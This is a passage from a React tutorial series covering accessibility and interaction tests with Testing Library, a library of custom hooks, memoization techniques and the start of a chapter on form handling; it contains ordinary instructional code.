        <Modal isOpen={true} onClose={handleClose}>
          <h2>Modal Title</h2>
          <button>First Button</button>
          <button>Second Button</button>
          <button>Close</button>
        </Modal>
      </div>
    );

    const firstButton = screen.getByRole('button',
      { name: /first button/i });
    const secondButton = screen.getByRole('button',
      { name: /second button/i });
    const closeButton = screen.getByRole('button',
      { name: /close/i });

    // ✅ First focusable element should be focused
    expect(firstButton).toHaveFocus();
  });
});
```



```

// ✅ Tab through modal elements
await user.tab();
expect(secondButton).toHaveFocus();

await user.tab();
expect(closeButton).toHaveFocus();

// ✅ Tab should wrap back to first element
await user.tab();
expect(firstButton).toHaveFocus();

// ✅ Shift+Tab should go backwards
await user.tab({ shift: true });
expect(closeButton).toHaveFocus();
});

it('closes on Escape key', async () => {
  const user = userEvent.setup();
  const handleClose = jest.fn();

  render(
    <Modal isOpen={true} onClose={handleClose}>
      <h2>Modal Title</h2>
    </Modal>
  );

  // ✅ Press Escape
  await user.keyboard('{Escape}');

  expect(handleClose).toHaveBeenCalledTimes(1);
});

it('has correct ARIA attributes', () => {
  render(
    <Modal isOpen={true} onClose={jest.fn()}>
      <h2 id="modal-title">Modal Title</h2>
      <p id="modal-description">Modal content</p>
    </Modal>
  );

  // ✅ Check for proper ARIA attributes
  const modal = screen.getByRole('dialog');
  expect(modal).toHaveAttribute('aria-modal', 'true');
  expect(modal).toHaveAttribute('aria-labelledby', 'modal-title');
  expect(modal).toHaveAttribute('aria-describedby', 'modal-description');
});
});

```

🍌 Example 6 – Testing Complex Interactions:

```
import { render, screen, within } from '@testing-library/react';
import userEvent from '@testing-library/user-event';
import { TodoList } from './TodoList';

describe('TodoList Complex Interactions', () => {

  it('adds, completes, and filters todos', async () => {
    const user = userEvent.setup();
    render(<TodoList />);

    // ✅ Add first todo
    const input = screen.getByPlaceholderText(/add a todo/i);
    await user.type(input, 'Buy groceries{Enter}');

    // ✅ Verify it appears
    expect(screen.getByText('Buy groceries')).toBeInTheDocument();

    // ✅ Add second todo
    await user.type(input, 'Clean house{Enter}');
    expect(screen.getByText('Clean house')).toBeInTheDocument();

    // ✅ Add third todo
    await user.type(input, 'Read book{Enter}');

    // ✅ Should have 3 todos
    const todos = screen.getAllByRole('listitem');
    expect(todos).toHaveLength(3);

    // ✅ Complete first todo
    const firstTodo = screen.getByText('Buy groceries');
    const firstCheckbox = within(firstTodo.closest('li'))
      .getByRole('checkbox');
    await user.click(firstCheckbox);

    // ✅ First todo should be marked complete
    expect(firstCheckbox).toBeChecked();
    expect(firstTodo).toHaveStyle({ textDecoration: 'line-through' });

    // ✅ Filter to show only active
    const activeFilter = screen.getByRole('button', { name: /active/i });
    await user.click(activeFilter);

    // ✅ Should only show 2 active todos
    const activeTodos = screen.getAllByRole('listitem');
    expect(activeTodos).toHaveLength(2);
    expect(screen.queryByText('Buy groceries')).not.toBeInTheDocument();
  });
});
```

```

// ✅ Filter to show completed
const completedFilter = screen.getByRole('button',
  { name: /completed/i });
await user.click(completedFilter);

// ✅ Should only show 1 completed todo
expect(screen.getByText('Buy groceries')).toBeInTheDocument();
expect(screen.queryByText('Clean house')).not.toBeInTheDocument();
});

it('deletes todos', async () => {
  const user = userEvent.setup();
  render(<TodoList />);

  const input = screen.getByPlaceholderText(/add a todo/i);
  await user.type(input, 'Task to delete{Enter}');

  // ✅ Find and click delete button
  const deleteButton = screen.getByRole('button', { name: /delete/i });
  await user.click(deleteButton);

  // ✅ Todo should be gone
  expect(screen.queryByText('Task to delete')).not.toBeInTheDocument();
});

it('edits todos', async () => {
  const user = userEvent.setup();
  render(<TodoList />);

  const input = screen.getByPlaceholderText(/add a todo/i);
  await user.type(input, 'Original text{Enter}');

  // ✅ Double click to edit
  const todoText = screen.getByText('Original text');
  await user.dblClick(todoText);

  // ✅ Input should appear with current text
  const editInput = screen.getByDisplayValue('Original text');
  expect(editInput).toHaveFocus();

  // ✅ Edit the text
  await user.clear(editInput);
  await user.type(editInput, 'Updated text{Enter}');

  // ✅ Should show updated text
  expect(screen.getByText('Updated text')).toBeInTheDocument();
  expect(screen.queryByText('Original text')).not.toBeInTheDocument();
});

```

```
});
```

Why This Approach Wins:

- Tests mimic real user behavior
- Refactor-proof - tests don't break unnecessarily
- Catch actual bugs users would encounter
- Better accessibility by default
- Faster, more maintainable tests

48. React Custom Hooks Library: Build Your Own Hook Collection!

Copy-pasting the same logic everywhere? Build reusable custom hooks once, use them forever! 🚀

The Problem:

You're writing the same `useEffect` logic in 10 components. Form validation is duplicated everywhere. API calls are inconsistent. Every developer writes their own version!

The Solution:

Build a Custom Hooks Library

🔥 Hook 1 – useLocalStorage (Persistent State!):

```
import { useState, useEffect } from 'react';

function useLocalStorage(key, initialValue) {
  // ✅ Get initial value from localStorage
  const [storedValue, setStoredValue] = useState(() => {
    try {
      const item = window.localStorage.getItem(key);
      return item ? JSON.parse(item) : initialValue;
    } catch (error) {
      console.error(error);
      return initialValue;
    }
  });

  // ✅ Update localStorage when value changes
  const setValue = (value) => {
    try {
      const valueToStore = value instanceof Function
        ? value(storedValue)
        : value;

      setStoredValue(valueToStore);
      window.localStorage.setItem(key, JSON.stringify(valueToStore));
    } catch (error) {
      console.error(error);
    }
  };

  return [storedValue, setValue];
}

// Usage – Persistent state with one line! 🚀
function UserPreferences() {
  const [theme, setTheme] = useLocalStorage('theme', 'light');
  const [fontSize, setFontSize] = useLocalStorage('fontSize', 16);
  const [language, setLanguage] = useLocalStorage('language', 'en');

  return (
    <div>
      <select value={theme} onChange={(e) => setTheme(e.target.value)}>
        <option value="light">Light</option>
        <option value="dark">Dark</option>
      </select>

      <input
        type="range"
        min="12"

```

```
      max="24"  
      value={fontSize}  
      onChange={(e) => setFontSize(Number(e.target.value))}  
    />  
  
    { /* ✅ All automatically persisted! */ }  
  </div>  
);  
}
```

⚡ Hook 2 – useDebounce (Stop Excessive API Calls!):

```
import { useState, useEffect } from 'react';

function useDebounce(value, delay = 500) {
  const [debouncedValue, setDebouncedValue] = useState(value);

  useEffect(() => {
    // ✅ Set up the timeout
    const handler = setTimeout(() => {
      setDebouncedValue(value);
    }, delay);

    // ✅ Cleanup on value change
    return () => {
      clearTimeout(handler);
    };
  }, [value, delay]);

  return debouncedValue;
}

// Usage – Search without spamming API! 🎯
function SearchUsers() {
  const [searchTerm, setSearchTerm] = useState('');
  const [results, setResults] = useState([]);
  const [loading, setLoading] = useState(false);

  // ✅ Only updates 500ms after user stops typing
  const debouncedSearch = useDebounce(searchTerm, 500);

  useEffect(() => {
    if (!debouncedSearch) {
      setResults([]);
      return;
    }

    const searchUsers = async() => {
      setLoading(true);
      try {
        const response = await fetch(`/api/search?q=${debouncedSearch}`);
        const data = await response.json();
        setResults(data);
      } finally {
        setLoading(false);
      }
    };

    searchUsers();
  });
}
```



```
}, [debouncedSearch]);

return (
  <div>
    <input
      type="text"
      value={searchTerm}
      onChange={(e) => setSearchTerm(e.target.value)}
      placeholder="Search users..."
    />

    {loading && <Spinner />}

    <ul>
      {results.map(user => (
        <li key={user.id}>{user.name}</li>
      ))}
    </ul>
  </div>
);
}

// 🚩 Result: API called only after user stops typing!
// No more 50 API calls per search!
```

🚀 Hook 3 – useAsync (Handle Async Operations!):

```
import { useState, useEffect, useCallback } from 'react';

function useAsync(asyncFunction, immediate = true) {
  const [status, setStatus] = useState('idle');
  const [data, setData] = useState(null);
  const [error, setError] = useState(null);

  // ✅ Memoized execute function
  const execute = useCallback(async (...params) => {
    setStatus('pending');
    setData(null);
    setError(null);

    try {
      const response = await asyncFunction(...params);
      setData(response);
      setStatus('success');
      return response;
    } catch (error) {
      setError(error);
      setStatus('error');
      throw error;
    }
  }, [asyncFunction]);

  // ✅ Execute immediately if requested
  useEffect(() => {
    if (immediate) {
      execute();
    }
  }, [execute, immediate]);

  return {
    execute,
    status,
    data,
    error,
    isIdle: status === 'idle',
    isPending: status === 'pending',
    isSuccess: status === 'success',
    isError: status === 'error'
  };
}

// Usage – Clean async handling! 💎
function UserProfile({ userId }) {
  const fetchUser = useCallback(
```

```
    () => fetch(`/api/users/${userId}`).then(res => res.json()),
    [userId]
  );

  const { data: user, isPending, isError, error, execute } = useAsync(
    fetchUser,
    true // Execute immediately
  );

  if (isPending) return <Spinner />;
  if (isError) return <div>Error: {error.message}</div>;
  if (!user) return null;

  return (
    <div>
      <h2>{user.name}</h2>
      <p>{user.email}</p>
      <button onClick={execute}>Refresh</button>
    </div>
  );
}
```

💎 Hook 4 – useOnClickOutside (Close Modals/Dropdowns!):

```
import { useEffect, useRef } from 'react';

function useOnClickOutside(handler) {
  const ref = useRef(null);

  useEffect(() => {
    const listener = (event) => {
      // ✅ Do nothing if clicking inside
      if (!ref.current || ref.current.contains(event.target)) {
        return;
      }

      // ✅ Call handler if clicking outside
      handler(event);
    };

    document.addEventListener('mousedown', listener);
    document.addEventListener('touchstart', listener);

    return () => {
      document.removeEventListener('mousedown', listener);
      document.removeEventListener('touchstart', listener);
    };
  }, [handler]);

  return ref;
}

// Usage – Easy click-outside detection! 🎯
function Dropdown({ options, onSelect }) {
  const [isOpen, setIsOpen] = useState(false);
  const dropdownRef = useOnClickOutside(() => setIsOpen(false));

  return (
    <div ref={dropdownRef} className="dropdown">
      <button onClick={() => setIsOpen(!isOpen)}>
        Open Menu
      </button>

      {isOpen && (
        <ul className="dropdown-menu">
          {options.map(option => (
            <li
              key={option.id}
              onClick={() => {
                onSelect(option);
                setIsOpen(false);
              }}
            >
          )}
        </ul>
      )}
    </div>
  );
}
```

```
        }}  
        >  
        {option.label}  
    </li>  
    )}  
</ul>  
}  
</div>  
);  
}
```

⚡ Hook 5 – useIntersectionObserver (Lazy Loading!):

```
import { useState, useEffect, useRef } from 'react';

function useIntersectionObserver(options = {}) {
  const [isIntersecting, setIsIntersecting] = useState(false);
  const [hasIntersected, setHasIntersected] = useState(false);
  const targetRef = useRef(null);

  useEffect(() => {
    const target = targetRef.current;
    if (!target) return;

    const observer = new IntersectionObserver([entry] => {
      setIsIntersecting(entry.isIntersecting);

      // ✅ Track if element has ever been visible
      if (entry.isIntersecting) {
        setHasIntersected(true);
      }
    }, options);

    observer.observe(target);

    return () => {
      observer.disconnect();
    };
  }, [options]);

  return { targetRef, isIntersecting, hasIntersected };
}

// Usage – Lazy load images! 🖼️
function LazyImage({ src, alt, placeholder }) {
  const { targetRef, hasIntersected } = useIntersectionObserver({
    threshold: 0.1,
    rootMargin: '50px'
  });

  return (
    <div ref={targetRef} className="lazy-image-container">
      {hasIntersected ? (
        <img src={src} alt={alt} />
      ) : (
        <img src={placeholder} alt="" className="placeholder" />
      )}
    </div>
  );
}
```

```
// Usage - Infinite scroll! 📖
function InfiniteScrollList({ items, onLoadMore, hasMore }) {
  const { targetRef, isIntersecting } = useIntersectionObserver({
    threshold: 1.0
  });

  useEffect(() => {
    if (isIntersecting && hasMore) {
      onLoadMore();
    }
  }, [isIntersecting, hasMore, onLoadMore]);

  return (
    <div>
      <ul>
        {items.map(item => (
          <li key={item.id}>{item.name}</li>
        ))}
      </ul>

      {hasMore && (
        <div ref={targetRef} className="loading-trigger">
          <Spinner />
        </div>
      )}
    </div>
  );
}
```

🦋 Hook 6 – useMediaQuery (Responsive Hooks!):

```
import { useState, useEffect } from 'react';

function useMediaQuery(query) {
  const [matches, setMatches] = useState(false);

  useEffect(() => {
    const mediaQuery = window.matchMedia(query);

    // ✅ Set initial value
    setMatches(mediaQuery.matches);

    // ✅ Listen for changes
    const handler = (event) => setMatches(event.matches);

    mediaQuery.addEventListener('change', handler);

    return () => mediaQuery.removeEventListener('change', handler);
  }, [query]);

  return matches;
}

// Usage – Responsive components! 📱
function ResponsiveNav() {
  const isMobile = useMediaQuery('(max-width: 768px)');
  const isTablet = useMediaQuery('(min-width: 769px)
    and (max-width: 1024px)');
  const isDesktop = useMediaQuery('(min-width: 1025px)');

  if (isMobile) {
    return <MobileNav />;
  }

  if (isTablet) {
    return <TabletNav />;
  }

  return <DesktopNav />;
}

// Usage – Conditional rendering! 🎯
function Dashboard() {
  const isLargeScreen = useMediaQuery('(min-width: 1200px)');
  const prefersDark = useMediaQuery('(prefers-color-scheme: dark)');
  const prefersReducedMotion =
    useMediaQuery('(prefers-reduced-motion: reduce)');
```



```
return (  
  <div className={prefersDark ? 'dark-theme' : 'light-theme'} >  
    <Sidebar />  
  
    <MainContent>  
      {isLargeScreen && <AdvancedAnalytics />}  
  
      <Charts animate={!prefersReducedMotion} />  
    </MainContent>  
  </div>  
>);  
</>
```

🎨 Hook 7 – useCopyToClipboard (One-Click Copy!):

```
import { useState } from 'react';

function useCopyToClipboard(timeout = 2000) {
  const [isCopied, setIsCopied] = useState(false);
  const [error, setError] = useState(null);

  const copy = async (text) => {
    if (!navigator?.clipboard) {
      setError(new Error('Clipboard not supported'));
      return false;
    }

    try {
      await navigator.clipboard.writeText(text);
      setIsCopied(true);
      setError(null);

      // ✅ Reset after timeout
      setTimeout(() => setIsCopied(false), timeout);

      return true;
    } catch (err) {
      setError(err);
      setIsCopied(false);
      return false;
    }
  };

  return { isCopied, error, copy };
}

// Usage – Copy with feedback! 📋
function CodeBlock({ code }) {
  const { isCopied, copy } = useCopyToClipboard();

  return (
    <div className="code-block">
      <pre>
        <code>{code}</code>
      </pre>

      <button onClick={() => copy(code)}>
        {isCopied ? '✓ Copied!' : '📋 Copy'}
      </button>
    </div>
  );
}
```

```
// Usage - Share link! 🔗  
function ShareButton({ url }) {  
  const { isCopied, copy } = useCopyToClipboard();  
  
  return (  
    <button onClick={() => copy(url)}>  
      {isCopied ? 'Link Copied!' : 'Share Link'}  
    </button>  
  );  
}
```

🔥 Hook 8 – useToggle (Boolean State Made Easy!):

```
import { useState, useCallback } from 'react';

function useToggle(initialValue = false) {
  const [value, setValue] = useState(initialValue);

  const toggle = useCallback(() => {
    setValue(v => !v);
  }, []);

  const setTrue = useCallback(() => {
    setValue(true);
  }, []);

  const setFalse = useCallback(() => {
    setValue(false);
  }, []);

  return [value, toggle, setTrue, setFalse];
}

// Usage – Clean boolean state! 🎯
function Modal({ children }) {
  const [isOpen, toggle, open, close] = useToggle(false);

  return (
    <>
      <button onClick={open}>Open Modal</button>

      {isOpen && (
        <div className="modal-overlay" onClick={close}>
          <div className="modal" onClick={(e) => e.stopPropagation()}>
            {children}
            <button onClick={close}>Close</button>
          </div>
        </div>
      )}
    </>
  );
}

// Usage – Multiple toggles! 🍌
function FeatureToggles() {
  const [darkMode, toggleDark] = useToggle(false);
  const [notifications, toggleNotifs] = useToggle(true);
  const [autoSave, toggleAutoSave] = useToggle(true);

  return (
```

```
<div>
  <label>
    <input type="checkbox" checked={darkMode} onChange={toggleDark} />
    Dark Mode
  </label>

  <label>
    <input type="checkbox" checked={notifications}
      onChange={toggleNotifs}
    />
    Notifications
  </label>

  <label>
    <input type="checkbox" checked={autoSave}
      onChange={toggleAutoSave}
    />
    Auto Save
  </label>
</div>
);
}
```

💎 Hook 9 – usePrevious (Track Previous Value!):

```
import { useRef, useEffect } from 'react';
```

```
function usePrevious(value) {  
  const ref = useRef();  
  
  useEffect(() => {  
    ref.current = value;  
  }, [value]);  
  
  return ref.current;  
}
```

// Usage – Compare with previous! 🔄

```
function Counter() {  
  const [count, setCount] = useState(0);  
  const prevCount = usePrevious(count);  
  
  return (  
    <div>  
      <h2>Current: {count}</h2>  
      <h3>Previous: {prevCount}</h3>  
  
      {prevCount !== undefined && (  
        <p>  
          {count > prevCount ? '📈 Increased' : '📉 Decreased'}  
          by {Math.abs(count - prevCount)}  
        </p>  
      )}  
  
      <button onClick={() => setCount(c => c + 1)}>+</button>  
      <button onClick={() => setCount(c => c - 1)}>-</button>  
    </div>  
  );  
}
```

// Usage – Detect changes! 🐞

```
function UserProfile({ userId }) {  
  const prevUserId = usePrevious(userId);  
  const [user, setUser] = useState(null);  
  
  useEffect(() => {  
    if (userId !== prevUserId) {  
      console.log(`Switched from user ${prevUserId} to ${userId}`);  
      fetchUser(userId).then(setUser);  
    }  
  }, [userId, prevUserId]);  
}
```

```
return <div>{user?.name}</div>;  
}
```

49. React Performance Optimization: React.memo, useMemo & useCallback Masterclass!

Your app re-renders 100+ times per second? Components update when nothing changed? Master these optimization techniques!

The Problem:

Every parent re-render triggers ALL child re-renders. Expensive calculations run on every render. New function references break memoization. Your app is SLOW despite "good code"!

The Solution:

Strategic Memoization

❌ Example 1 – No Optimization (Constant Re-renders!):

```
// 💀 Parent re-renders every second
function Dashboard() {
  const [time, setTime] = useState(Date.now());

  useEffect(() => {
    const interval = setInterval(() => {
      setTime(Date.now());
    }, 1000);
    return () => clearInterval(interval);
  }, []);

  // 💀 These re-render EVERY SECOND even though their data never changes!
  return (
    <div>
      <h1>Dashboard – {new Date(time).toLocaleTimeString()}</h1>

      <UserProfile userId={123} />           {/* Re-renders! */}
      <ExpensiveChart data={chartData} />    {/* Re-renders! */}
      <LargeTable rows={tableData} />        {/* Re-renders! */}
      <ComplexWidget config={widgetConfig} /> {/* Re-renders! */}
    </div>
  );
}

function UserProfile({ userId }) {
  console.log('UserProfile rendered'); // Logs every second! 💀

  const user = fetchUser(userId); // Fetches every second!

  return (
    <div>
      <h2>{user.name}</h2>
      <p>{user.email}</p>
    </div>
  );
}

// 🤖 Result:
// – All 4 children re-render every second
// – Expensive calculations run repeatedly
// – API calls made unnecessarily
// – Animations are janky
// – CPU usage through the roof!
```

✅ Example 2 – React.memo (Prevent Re-renders!):

```
// ✅ Memoize components that don't need to re-render
const UserProfile = React.memo(function UserProfile({ userId }) {
  console.log('UserProfile rendered'); // Only logs when userId changes!

  const user = useMemo(() => fetchUser(userId), [userId]);

  return (
    <div>
      <h2>{user.name}</h2>
      <p>{user.email}</p>
    </div>
  );
});

const ExpensiveChart = React.memo(function ExpensiveChart({ data }) {
  console.log('ExpensiveChart rendered'); // Only when data changes!

  const processedData = useMemo(() => {
    // Expensive calculation
    return data.map(item => ({
      ...item,
      total: item.values.reduce((sum, val) => sum + val, 0),
      average: item.values.reduce(
        (sum, val) => sum + val, 0) / item.values.length
    }));
  }, [data]);

  return <Chart data={processedData} />;
});

function Dashboard() {
  const [time, setTime] = useState(Date.now());

  useEffect(() => {
    const interval = setInterval(() => setTime(Date.now()), 1000);
    return () => clearInterval(interval);
  }, []);

  // ✅ These props don't change, so children don't re-render!
  const chartData = useMemo(() => generateChartData(), []);
  const tableData = useMemo(() => generateTableData(), []);
  const widgetConfig = useMemo(() => ({ theme: 'dark', size: 'large' }), [])

  return (
    <div>
      <h1>Dashboard – {new Date(time).toLocaleTimeString()}</h1>
    </div>
  );
}
```

```
<UserProfile userId={123} />           { /* ✅ No re-render! */ }
<ExpensiveChart data={chartData} />     { /* ✅ No re-render! */ }
<LargeTable rows={tableData} />         { /* ✅ No re-render! */ }
<ComplexWidget config={widgetConfig} /> { /* ✅ No re-render! */ }
</div>
);
}
```

// 📢 Result: Children only re-render when their props actually change!

🚀 Example 3 – useCallback (Stabilize Functions!):

```
// ❌ BAD: New function every render breaks React.memo!
function TodoList() {
  const [todos, setTodos] = useState([]);
  const [filter, setFilter] = useState('all');

  // 💀 New function instance every render!
  const handleToggle = (id) => {
    setTodos(todos.map(todo =>
      todo.id === id ? { ...todo, done: !todo.done } : todo
    ));
  };

  return (
    <div>
      <FilterButtons filter={filter} onFilterChange={setFilter} />

      {todos.map(todo => (
        // 💀 TodoItem gets new handleToggle every render
        // Even with React.memo, it re-renders,
        // because function reference changed!
        <TodoItem
          key={todo.id}
          todo={todo}
          onToggle={handleToggle} // New reference every time!
        />
      ))}
    </div>
  );
}

// ✅ GOOD: useCallback stabilizes function reference
function TodoList() {
  const [todos, setTodos] = useState([]);
  const [filter, setFilter] = useState('all');

  // ✅ Same function reference unless dependencies change
  const handleToggle = useCallback((id) => {
    setTodos(prevTodos => prevTodos.map(todo =>
      todo.id === id ? { ...todo, done: !todo.done } : todo
    ));
  }, []); // Empty deps because we use functional update!

  const handleDelete = useCallback((id) => {
    setTodos(prevTodos => prevTodos.filter(todo => todo.id !== id));
  }, []);

  const handleEdit = useCallback((id, newText) => {
```

```

    setTodos(prevTodos => prevTodos.map(todo =>
      todo.id === id ? { ...todo, text: newText } : todo
    ));
  }, []);

  return (
    <div>
      <FilterButtons filter={filter} onFilterChange={setFilter} />

      {todos.map(todo => (
        <TodoItem
          key={todo.id}
          todo={todo}
          onToggle={handleToggle} // ✅ Stable reference!
          onDelete={handleDelete} // ✅ Stable reference!
          onEdit={handleEdit} // ✅ Stable reference!
        />
      ))}
    </div>
  );
}

// ✅ Memoized child component
const TodoItem = React.memo(function TodoItem({ todo, onToggle,
  onDelete, onEdit }) {
  // Only logs when todo changes!
  console.log('TodoItem rendered:', todo.id);

  return (
    <div className="todo-item">
      <input
        type="checkbox"
        checked={todo.done}
        onChange={() => onToggle(todo.id)}
      />
      <span>{todo.text}</span>
      <button onClick={() => onDelete(todo.id)}>Delete</button>
    </div>
  );
});

```

💡 Example 4 – useMemo for Expensive Calculations:

```
function DataAnalyzer({ data }) {  
  // ❌ BAD: Recalculates every render (even when data doesn't change!)  
  const statistics = calculateStatistics(data); // 500ms calculation!  
  const sortedData = [...data].sort((a, b) => b.value - a.value); // 200ms!  
  const filteredData = data.filter(item => item.active); // 100ms!  
  
  // Total: 800ms wasted on EVERY render! 💀  
  
  return <StatisticsDisplay stats={statistics} />;  
}  
  
// ✅ GOOD: Cache expensive calculations  
function DataAnalyzer({ data }) {  
  // ✅ Only recalculates when data changes  
  const statistics = useMemo(() => {  
    console.log('Calculating statistics...');  
    return calculateStatistics(data); // Only runs when data changes!  
  }, [data]);  
  
  const sortedData = useMemo(() => {  
    console.log('Sorting data...');  
    return [...data].sort((a, b) => b.value - a.value);  
  }, [data]);  
  
  const filteredData = useMemo(() => {  
    console.log('Filtering data...');  
    return data.filter(item => item.active);  
  }, [data]);  
  
  // ✅ Chain memoized values  
  const topActiveItems = useMemo(() => {  
    console.log('Finding top active items...');  
    return sortedData  
      .filter(item => item.active)  
      .slice(0, 10);  
  }, [sortedData]); // Depends on sortedData, not raw data!  
  
  return (  
    <div>  
      <StatisticsDisplay stats={statistics} />  
      <TopItemsList items={topActiveItems} />  
    </div>  
  );  
}  
  
function calculateStatistics(data) {  
  // Expensive calculation simulation
```

```
const sum = data.reduce((acc, item) => acc + item.value, 0);
const average = sum / data.length;
const max = Math.max(...data.map(item => item.value));
const min = Math.min(...data.map(item => item.value));

return { sum, average, max, min };
}
```

⚡ Example 5 – Custom Comparison Function:

```
// ✅ React.memo with custom comparison
const UserCard = React.memo(
  function UserCard({ user, onClick }) {
    console.log('UserCard rendered:', user.id);

    return (
      <div className="user-card" onClick={onClick}>
        <img src={user.avatar} alt={user.name} />
        <h3>{user.name}</h3>
        <p>{user.email}</p>
        <span>Last active: {user.lastActive}</span>
      </div>
    );
  },
  // ✅ Custom comparison function
  (prevProps, nextProps) => {
    // Return true if props are equal (skip re-render)
    // Return false if props are different (re-render)

    // Only re-render if user ID or name changes
    // Ignore lastActive changes (too frequent!)
    return (
      prevProps.user.id === nextProps.user.id &&
      prevProps.user.name === nextProps.user.name &&
      prevProps.onClick === nextProps.onClick
    );
  }
);

// Usage
function UserList({ users }) {
  const handleClick = useCallback((userId) => {
    console.log('User clicked:', userId);
  }, []);

  return (
    <div>
      {users.map(user => (
        <UserCard
          key={user.id}
          user={user}
          onClick={() => handleClick(user.id)}
        />
      ))}
    </div>
  );
}
```



```
// 🎉 Result: UserCard doesn't re-render when lastActive updates!
```

```

function ProductList({ products, onAddToCart, filters }) {
  // ✅ Memoize filtered products
  const filteredProducts = useMemo(() => {
    console.log('Filtering products...');

    return products.filter(product => {
      if (filters.category && product.category !== filters.category) {
        return false;
      }

      if (filters.minPrice && product.price < filters.minPrice) {
        return false;
      }

      if (filters.maxPrice && product.price > filters.maxPrice) {
        return false;
      }

      if (filters.inStock && !product.inStock) {
        return false;
      }

      return true;
    });
  }, [products, filters]);

  // ✅ Memoize sorted products
  const sortedProducts = useMemo(() => {
    console.log('Sorting products...');

    const sorted = [...filteredProducts];

    switch (filters.sortBy) {
      case 'price-asc':
        return sorted.sort((a, b) => a.price - b.price);
      case 'price-desc':
        return sorted.sort((a, b) => b.price - a.price);
      case 'name':
        return sorted.sort((a, b) => a.name.localeCompare(b.name));
      case 'rating':
        return sorted.sort((a, b) => b.rating - a.rating);
      default:
        return sorted;
    }
  }, [filteredProducts, filters.sortBy]);

  // ✅ Stable callback
  const handleAddToCart = useCallback((productId) => {
    onAddToCart(productId);
  }, [onAddToCart]);
}

```

```

    }, [onAddToCart]);

    return (
      <div className="product-grid">
        {sortedProducts.map(product => (
          <ProductCard
            key={product.id}
            product={product}
            onAddToCart={handleAddToCart}
          />
        ))}
      </div>
    );
  }
}

// ✅ Memoized product card
const ProductCard = React.memo(function ProductCard({
  product, onAddToCart
}) {
  console.log('ProductCard rendered:', product.id);

  // ✅ Memoize discount calculation
  const discountedPrice = useMemo(() => {
    if (!product.discount) return product.price;
    return product.price * (1 - product.discount / 100);
  }, [product.price, product.discount]);

  // ✅ Memoize formatted price
  const formattedPrice = useMemo(() => {
    return new Intl.NumberFormat('en-US', {
      style: 'currency',
      currency: 'USD'
    }).format(discountedPrice);
  }, [discountedPrice]);

  return (
    <div className="product-card">
      <img src={product.image} alt={product.name} />
      <h3>{product.name}</h3>

      <div className="price">
        {product.discount > 0 && (
          <span className="original-price">
            ${product.price.toFixed(2)}
          </span>
        )}
        <span className="current-price">{formattedPrice}</span>
      </div>
    </div>
  );
});

```

```
<div className="rating">
  {'★'.repeat(Math.round(product.rating))}
  <span>({product.reviewCount})</span>
</div>

<button
  onClick={() => onAddToCart(product.id)}
  disabled={!product.inStock}
>
  {product.inStock ? 'Add to Cart' : 'Out of Stock'}
</button>
</div>
);
});
```

🎨 Example 7 – Optimization Decision Tree:

// 🤔 When to use what?

// ✅ Use React.memo when:

// – Component re-renders often with same props

// – Component is expensive to render

// – Parent re-renders frequently

```
const HeavyComponent = React.memo(function HeavyComponent({ data }) {  
  // Expensive rendering logic  
  return <ComplexVisualization data={data} />;  
});
```

// ✅ Use useMemo when:

// – Calculation is expensive (>5ms)

// – Computing derived data from props/state

// – Creating new objects/arrays for props

```
function DataProcessor({ rawData }) {  
  const processedData = useMemo(() => {  
    // Expensive transformation  
    return rawData.map(item => heavyProcessing(item));  
  }, [rawData]);  
  
  return <Display data={processedData} />;  
}
```

// ✅ Use useCallback when:

// – Passing callbacks to memoized components

// – Function is a dependency of useEffect

// – Function is used in child components

```
function Parent() {  
  const handleClick = useCallback((id) => {  
    // Handle click  
  }, []);  
  
  return <MemoizedChild onClick={handleClick} />;  
}
```

// ❌ DON'T optimize when:

// – Component rarely re-renders

// – Props always change anyway

// – Optimization costs more than re-render

// – Premature optimization!

```
function SimpleComponent({ name }) {  
  // No need for React.memo – it's fast!
```

```
return <div>{name}</div>;  
}
```

50. 🔥 React Form Handling: Native vs React Hook Form - Choose Wisely!

Building forms with 20+ useState hooks? Validation is a mess? Re-renders killing performance? Master modern form handling! ✍️

The Problem:

Forms with useState are verbose and slow. Manual validation is error-prone. Every keystroke causes re-renders. Complex forms become unmanageable nightmares!

The Solution:

Smart Form Libraries like react-hook-form

Why This Matters:

- 90% less boilerplate code
- Zero unnecessary re-renders
- Built-in validation
- Easy error handling
- Better UX with less effort

❌ Example 1 – Manual Form Hell (Don't Do This!):

```
// 💀 BAD: Manual form handling with useState
function RegistrationForm() {
  const [firstName, setFirstName] = useState('');
  const [lastName, setLastName] = useState('');
  const [email, setEmail] = useState('');
  const [password, setPassword] = useState('');
  const [confirmPassword, setConfirmPassword] = useState('');
  const [age, setAge] = useState('');
  const [country, setCountry] = useState('');
  const [terms, setTerms] = useState(false);

  const [errors, setErrors] = useState({});
  const [touched, setTouched] = useState({});
  const [isSubmitting, setIsSubmitting] = useState(false);

  // 💀 Manual validation – verbose and error-prone!
  const validate = () => {
    const newErrors = {};

    if (!firstName.trim()) {
      newErrors.firstName = 'First name is required';
    }

    if (!lastName.trim()) {
      newErrors.lastName = 'Last name is required';
    }

    if (!email.trim()) {
      newErrors.email = 'Email is required';
    } else if (!/^\S+@\S+\.\S+/.test(email)) {
      newErrors.email = 'Email is invalid';
    }

    if (!password) {
      newErrors.password = 'Password is required';
    } else if (password.length < 8) {
      newErrors.password = 'Password must be at least 8 characters';
    }

    if (password !== confirmPassword) {
      newErrors.confirmPassword = 'Passwords do not match';
    }

    if (!age) {
      newErrors.age = 'Age is required';
    } else if (age < 18) {
      newErrors.age = 'Must be 18 or older';
    }
  }
}
```



```

}

if (!terms) {
  newErrors.terms = 'You must accept terms';
}

setErrors(newErrors);
return Object.keys(newErrors).length === 0;
};

// 💀 Every input change causes full component re-render!
const handleSubmit = async (e) => {
  e.preventDefault();

  if (!validate()) return;

  setIsSubmitting(true);

  try {
    await fetch('/api/register', {
      method: 'POST',
      body: JSON.stringify({
        firstName,
        lastName,
        email,
        password,
        age,
        country,
        terms
      })
    });
  } catch (error) {
    setErrors({ submit: error.message });
  } finally {
    setIsSubmitting(false);
  }
};

return (
  <form onSubmit={handleSubmit}>
    <div>
      <input
        value={firstName}
        onChange={(e) => setFirstName(e.target.value)}
        onBlur={() => setTouched({ ...touched, firstName: true })}
      />
      {touched.firstName && errors.firstName && (
        <span>{errors.firstName}</span>
      )}
    </div>
  </form>
);

```

```

</div>

<div>
  <input
    value={lastName}
    onChange={(e) => setLastName(e.target.value)}
    onBlur={() => setTouched({ ...touched, lastName: true })}
  />
  {touched.lastName && errors.lastName && (
    <span>{errors.lastName}</span>
  )}
</div>

/* ... 6 more fields with same pattern! 💀 */

<button type='submit' disabled={isSubmitting}>
  {isSubmitting ? 'Submitting...' : 'Register'}
</button>
</form>
);
}

// 🤖 Result:
